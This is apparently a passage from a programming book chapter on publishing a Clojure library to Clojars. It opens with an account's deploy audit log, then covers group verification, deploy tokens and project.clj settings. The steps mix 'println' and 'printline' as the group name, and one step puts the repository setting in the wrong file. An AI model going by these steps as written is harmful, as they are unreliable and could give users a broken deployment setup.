deploy-forbidden	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.1.0-SNAPSHOT	Group 'org.clojars.mindaslab.rswan' doesn't exist. See https://bit.ly/3MuKGXO	2025-08-11 18:58:37.137208
deploy-forbidden	mindaslab	rswan/rswan 0.1.0-SNAPSHOT	Group 'rswan' doesn't exist. See https://bit.ly/3MuKGXO	2025-08-11 18:45:16.55677
deploy-forbidden	mindaslab	rswan/rswan 0.1.0-SNAPSHOT	Group 'rswan' doesn't exist. See https://bit.ly/3MuKGXO	2025-08-11 18:45:15.148428
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:43:25.284925
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:43:24.993352
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:42:32.321562
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:42:32.044894
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:40:28.185278
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:40:27.142004
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:37:54.736777
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2025-08-11 18:37:53.635688
deployed	mindaslab	org.clojars.mindaslab/wish-me 0.1.0-SNAPSHOT		2023-11-14 17:27:42.539577
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 17:24:01.216633
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 17:23:59.771133
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 17:08:28.252652
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 17:08:26.809065
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 17:02:43.197215
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 17:02:41.759956
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:58:37.19798
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:58:35.91233
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:57:12.471943
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:57:10.853288
verify-group-via-vcs	mindaslab		The groups 'com.gitlab.mindaslab' & 'io.gitlab.mindaslab' have been verified.	2023-11-14 16:56:12.55157
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:51:06.000107
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:51:04.440934
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:39:25.454808
deploy-forbidden	mindaslab	wish-me/wish-me 0.1.0-SNAPSHOT	Group 'wish-me' doesn't exist. See https://bit.ly/3MuKGXO	2023-11-14 16:39:23.895184
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2023-11-14 16:34:54.389903
deploy-password-rejection	mindaslab		a deploy token is required to deploy. See https://bit.ly/3LmCclv	2023-11-14 16:34:53.296005

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
If you too have reached your dashboard, at the top, in the grey navigation bar, you will see a menu called Group Verification. Click it.

32.2.2. Creating a group

You will end up in Group Verification page. The easiest way to verify a group is to do Verification by Parent Group.


Clojars
Search projects...
DASHBOARD
LOGOUT
GROUP VERIFICATION
NOTIFICATION PREFS
TWO-FACTOR AUTH
PROFILE
DEPLOY TOKENS

Group Verification (mindaslab)

Verification by TXT Record

Group name: com.example

Domain with TXT record: example.com

Verification of GitHub/Gitlab Repo Groups

Verification Repository URL: https://github.com/example/clojars-mindaslab

Verification by Parent Group

Group name: org.clojars.mindaslab.printline

▸ Help
Verify Group
▸ Help
Verify Groups
▸ Help
Verify Group
about status projects contribute changelog contact code security DMCA help API sitemap
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
I have already been allotted parent group named `org.clojars.mindaslab`, where `mindaslab` is my user name. Now In the Group name field, I need to create a subgroup called `println`, so I fill it with `org.clojars.mindaslab.println`. Then click on Verify Group button.

You will see that in the yellow notification that my group `org.clojars.mindaslab.println` is verified as shown below.


Clojars
Search projects...
DASHBOARD
LOGOUT
GROUP VERIFICATION
NOTIFICATION PREFS
TWO-FACTOR AUTH
PROFILE
DEPLOY TOKENS

Group Verification (mindaslab)

The group 'org.clojars.mindaslab.printline' has been verified.
Group: org.clojars.mindaslab.printline
Parent group: org.clojars.mindaslab

Verification by TXT Record

▸ Help

Group name: com.example

Domain with TXT record: example.com

Verify Group

Verification of GitHub/Gitlab Repo Groups

▸ Help

Verification Repository URL: https://github.com/example/clojars-mindaslab

Verify Groups

Verification by Parent Group

▸ Help

Group name: com.example.ham

Verify Group

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
Now in the grey navbar at the top, you should see a menu called DEPLOY TOKENS. Click it.

32.2.3. Getting deployment token

Now in Deploy Tokens as shown below:


Clojars
Search projects...
DASHBOARD
LOGOUT
GROUP VERIFICATION
NOTIFICATION PREFS
TWO-FACTOR AUTH
PROFILE
DEPLOY TOKENS

Deploy Tokens (mindaslab)

A deploy token is used in place of a password when deploying, and cannot be used to log in. Tokens can be scoped to:

- any artifact you have access to ("*")
- any artifact within a group you have access to ('group-name/*')
- a particular artifact you have access to ('group-name/artifact-name')

Create Deploy Token

Note: the token value will only be shown once after it is created, so be sure to copy it.

Token name Printline Deploy Token

Token scope org.clojars.mindaslab.printline/*

Single use? ☐

Expires in Never

Create Token

Existing Deploy Tokens

Show: disabled tokens? ☐ expired tokens? ☐ used single-use tokens? ☐

Token Name	Scope	Single Use?	Expires	Created	Disabled	Last Used	Actions
~~rswan 3~~	org.clojars.mindaslab.rswan/ org.clojars.mindaslab.rswan	no	Sep 5, 2025 16:59:21 +0000	Aug 29, 2025 16:59:22 +0000	Aug 29, 2025 17:12:44 +0000		
~~rswan second~~	org.clojars.mindaslab.rswan/*	yes		Aug 29, 2025 16:55:14 +0000	Aug 29, 2025 17:12:47 +0000		
~~Clojars mindaslab~~	org.clojars.mindaslab/*	no		Aug 11, 2025 18:39:41 +0000	Aug 11, 2025 18:43:38 +0000		
~~Macbook Pro~~		no		Nov 14, 2023 16:33:11 +0000	Nov 14, 2023 16:37:33 +0000		
<single-use Fri Aug 29 2025 22:43:04 GMT+0530>	org.clojars.mindaslab.rswan/*	yes		Aug 29, 2025 17:14:07 +0000			Disable Token
rswan	org.clojars.mindaslab.rswan/*	no		Aug 29, 2025 17:23:47 +0000		Sep 8, 2025 06:10:26 +0000	Disable Token
~~<single-use Fri Aug 29 2025 22:43:04 GMT+0530>~~	org.clojars.mindaslab.rswan/*	used		Aug 29, 2025 17:13:09 +0000		Aug 29, 2025 17:14:51 +0000	
~~rswan group~~	org.clojars.mindaslab.rswan/*	no		Aug 11, 2025 19:00:29 +0000	Aug 29, 2025 17:12:50 +0000	Aug 29, 2025 17:02:29 +0000	
~~rswan~~	org.clojars.mindaslab/*	no		Aug 11, 2025 18:44:15 +0000	Aug 29, 2025 17:12:52 +0000	Aug 11, 2025 18:58:38 +0000	
~~Macbook Pro~~		no		Nov 14, 2023 16:37:47 +0000	Aug 11, 2025 17:32:56 +0000	Nov 14, 2023 17:27:44 +0000	

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uptime.com
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
Give a token name which you can remember. I have given the name Printline Deploy Token. In the scope I have selected `org.clojars.mindaslab.printline`. I want this token never to expire, which I have specified in Expires in. Then click on Create Token.

You will get a screen as shown:


Clojars
Search projects...
DASHBOARD
LOGOUT
GROUP VERIFICATION
NOTIFICATION PREFS
TWO-FACTOR AUTH
PROFILE
DEPLOY TOKENS

Deploy Tokens (mindaslab)

Your new deploy token 'Printline Deploy Token' has been created. It will only be shown this one time, so be sure to copy it now:

`CLOJARS_f55993[redacted]6d81218cfdb03[redacted]f3d1bc6e4`

A deploy token is used in place of a password when deploying, and cannot be used to log in. Tokens can be scoped to:
- any artifact you have access to ("*")
- any artifact within a group you have access to ('group-name/*')
- a particular artifact you have access to ('group-name/artifact-name')

Create Deploy Token

Note: the token value will only be shown once after it is created, so be sure to copy it.

Token name Laptop deploy token

Token scope *

Single use? ☐

Expires in Never

Create Token

Existing Deploy Tokens

Show: disabled tokens? ☐ expired tokens? ☐ used single-use tokens? ☐

Token Name	Scope	Single Use?	Expires	Created	Disabled	Last Used	Actions
~~rswan 3~~	org.clojars.mindaslab.rswan/ org.clojars.mindaslab.rswan	no	Sep 5, 2025 16:59:21 +0000	Aug 29, 2025 16:59:22 +0000	Aug 29, 2025 17:12:44 +0000		
~~rswan second~~	org.clojars.mindaslab.rswan/*	yes		Aug 29, 2025 16:55:14 +0000	Aug 29, 2025 17:12:47 +0000		
~~Clojars mindaslab~~	org.clojars.mindaslab/*	no		Aug 11, 2025 18:39:41 +0000	Aug 11, 2025 18:43:38 +0000		
~~Macbook Pro~~		no		Nov 14, 2023 16:33:11 +0000	Nov 14, 2023 16:37:33 +0000		
Printline Deploy Token	org.clojars.mindaslab.printline/*	no		Oct 1, 2025 16:50:16 +0000			Disable Token
<single-use Fri Aug 29 2025 22:43:04 GMT+0530>	org.clojars.mindaslab.rswan/*	yes		Aug 29, 2025 17:14:07 +0000			Disable Token
rswan	org.clojars.mindaslab.rswan/*	no		Aug 29, 2025 17:23:47 +0000		Sep 8, 2025 06:10:26 +0000	Disable Token
~~<single-use Fri Aug 29 2025 22:43:04 GMT+0530>~~	org.clojars.mindaslab.rswan/*	used		Aug 29, 2025 17:13:09 +0000		Aug 29, 2025 17:14:51 +0000	
~~rswan group~~	org.clojars.mindaslab.rswan/*	no		Aug 11, 2025 19:00:29 +0000	Aug 29, 2025 17:12:50 +0000	Aug 29, 2025 17:02:29 +0000	
~~rswan~~	org.clojars.mindaslab/*	no		Aug 11, 2025 18:44:15 +0000	Aug 29, 2025 17:12:52 +0000	Aug 11, 2025 18:58:38 +0000	
~~Macbook Pro~~		no		Nov 14, 2023 16:37:47 +0000	Aug 11, 2025 17:32:56 +0000	Nov 14, 2023 17:27:44 +0000	

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Copy the Token `Clojars…..` shown in the yellow strip. It's with this token you will deploy the project.

32.3. Uploading to Clojars

Now in the your printline project in `src/print_line/core.clj` add this:

```
:repositories [["clojars" {:url
"https://clojars.org/groups/org.clojars.mindaslab.printline"
                             :sign-releases false}]]
```

I think this tells Clojars, to which namespace you are pushing your libraries. Your `project.clj` should look like this:

```
(defproject println "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]]
  :repl-options {:init-ns println.core}
  :repositories [["clojars" {:url
"https://clojars.org/groups/org.clojars.mindaslab.println"
                               :sign-releases false}]])
```

Now let's change `defproject println "0.1.0-SNAPSHOT"` to `defproject org.clojars.mindaslab.println "0.1.0-SNAPSHOT"`

```
(defproject org.clojars.mindaslab.println "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
